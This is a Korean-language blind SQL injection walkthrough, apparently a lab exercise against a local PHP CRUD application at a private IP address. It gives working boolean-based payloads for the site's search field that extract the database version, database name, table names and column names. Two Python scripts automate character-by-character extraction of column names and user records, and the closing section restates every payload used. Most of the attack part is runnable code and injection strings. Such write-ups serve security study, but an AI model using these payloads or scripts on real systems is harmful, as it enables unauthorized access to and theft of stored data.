

Step 1. 메인 페이지에 접근하였습니다.

Step 2. a 검색 시 LIKE 구문을 사용하여 a가 포함된 모든 글자가 조회되는 것을 확인하였습니다.

Step 3. LIKE 구문 미사용 시 조회가 불가능한 것을 확인하였습니다.

Step 4. LIKE 구문을 사용하여 참 거짓 값을 확인하였습니다

Step 5. ascii, substr 함수를 사용하여, 버전 명 추출을 시도하였습니다
ava%'+and+ascii(substr(version(),1,1))=49#
Step 6.차례로 데이터베이스 명, 테이블 명을 추출하였습니다.
# 데이터 베이스 명 추출
ava%'+and+ascii(substr(database(),1,1))=49#

# 테이블 명 추출
1-1) 테이블명 길이
ava%'+and length((select TABLE_NAME from information_schema.tables WHERE TABLE_SCHEMA='test' limit 0,1))<=8#

1-2) 테이블 명 추출
ava%'+and ascii(substr((select TABLE_NAME from information_schema.tables WHERE TABLE_SCHEMA='test' limit 0,1),1,1))=117#

Step 7. Python 자동화 Sql Injection을 사용하여 컬럼 명을 추출하였습니다.
import requests

url="http://192.168.80.129/woo/crud-php-simple-master/"

#x 컬럼이 몇갠지
#i 컬럼명의 길이
#j 아스키 코드
#dbname DB명 입력
dbname="test"
tbname="users"
array=[]
cnt=0
for x in range(0,4):
    pw=""
    for i in range(0,6):
            cnt+=1
            print(f"try {cnt}")
            for j in range(97,122):
                data={'search' : f"ava%'and ascii(substr((select COLUMN_NAME from information_schema.columns WHERE TABLE_SCHEMA='{dbname}' AND TABLE_NAME='{tbname}' limit {x},1),{i},1))={j}#"}
                r = requests.post(url,data=data)
                #print(r.text)
                if("ava" in r.text):
                    pw +=chr(j)
                    print(f"{x}번째 Column : {pw}")
                    break
    array.append(pw)


print(f"컬럼명  : {array}")
컬럼이 4개로 Id, Name, Age, Email인 것을 확인하였습니다.


Step 8. Python 자동화 Sql Injection을 사용하여 컬럼 명이 Name, Age인 DB를 추출하였습니다.
#substr(version(),1,1) -> 첫번째 자리수
#limit 0,1 -> 첫번째 테이블
#limit 1,1 -> 두번째 테이블

import requests

url="http://192.168.80.129/woo/crud-php-simple-master/"

#i 테이블 내 데이터 개수
#h 데이터명의 길이
#j 아스키 코드
#limit 0,1 substr 1,1 ~ 15,1까지 -> 데이터 값 글자 수
#limit 0,1 ~ 15,1 까지

#dbname DB명 입력
dbname="test"
tbname="users"
array=[]
cnt=0

for i in range(0,15):
    cnt+=1
    pw=""
    print(f"try {cnt}")
    for h in range(1,17):
        for j in range(32 ,123):
            data={'search' : f"ava%'and ascii(substr((select name from {tbname} limit {i},1),{h},1))={j}#"}
            r = requests.post(url,data=data)
            #print(r.text)
            if("ava" in r.text):
                pw +=chr(j)
                print(f"{i}번째 Name : {pw}")
                break
    array.append(pw)


print(f"데이터명  : {array}")

Step 9. Name, Age를 파이썬 Sql 자동화로 추출하였습니다.
사용한 SQL 구문 총 정리
# DB버전 길이
ava%'+and+length(version())>=0#

# 데이터 베이스 명 추출
ava%'+and+ascii(substr(database(),1,1))=49#

# 테이블 개수 추출
ava%' and (select count(TABLE_NAME) from information_schema.tables WHERE TABLE_SCHEMA='test')>=0#

# 테이블 명 추출

1-1) 테이블 명 길이
ava%' and length((select TABLE_NAME from information_schema.tables WHERE TABLE_SCHEMA='test' limit 0,1))<=8#

1-2) 테이블 명 추출
ava%' and ascii(substr((select TABLE_NAME from information_schema.tables WHERE TABLE_SCHEMA='test' limit 0,1),1,1))=117#

# Users 테이블 내 컬럼 개수 추출
ava%' and (select COUNT(COLUMN_NAME) from information_schema.columns WHERE TABLE_SCHEMA='test' AND TABLE_NAME='users')=4#

# Users 테이블 내 1~4번째 컬럼 길이 추출
'and length((select COLUMN_NAME from information_schema.columns WHERE TABLE_SCHEMA='test' AND TABLE_NAME='users' limit 0,1))>0#
'and length((select COLUMN_NAME from information_schema.columns WHERE TABLE_SCHEMA='test' AND TABLE_NAME='users' limit 1,1))>0#
'and length((select COLUMN_NAME from information_schema.columns WHERE TABLE_SCHEMA='test' AND TABLE_NAME='users' limit 2,1))>0#
'and length((select COLUMN_NAME from information_schema.columns WHERE TABLE_SCHEMA='test' AND TABLE_NAME='users' limit 3,1))>0#

# 컬럼 명 추출
ava%' and ascii(substr((select COLUMN_NAME from information_schema.columns WHERE TABLE_SCHEMA='test' AND TABLE_NAME='users' limit 0,1),1,1))>=0#

# Name 컬럼 내 데이터 개수 확인
ava%' and (select count(컬럼명) from users)=15#

# 데이터 추출
ava%'and ascii(substr((select 컬럼명 from users limit 0,1),1,1))=32#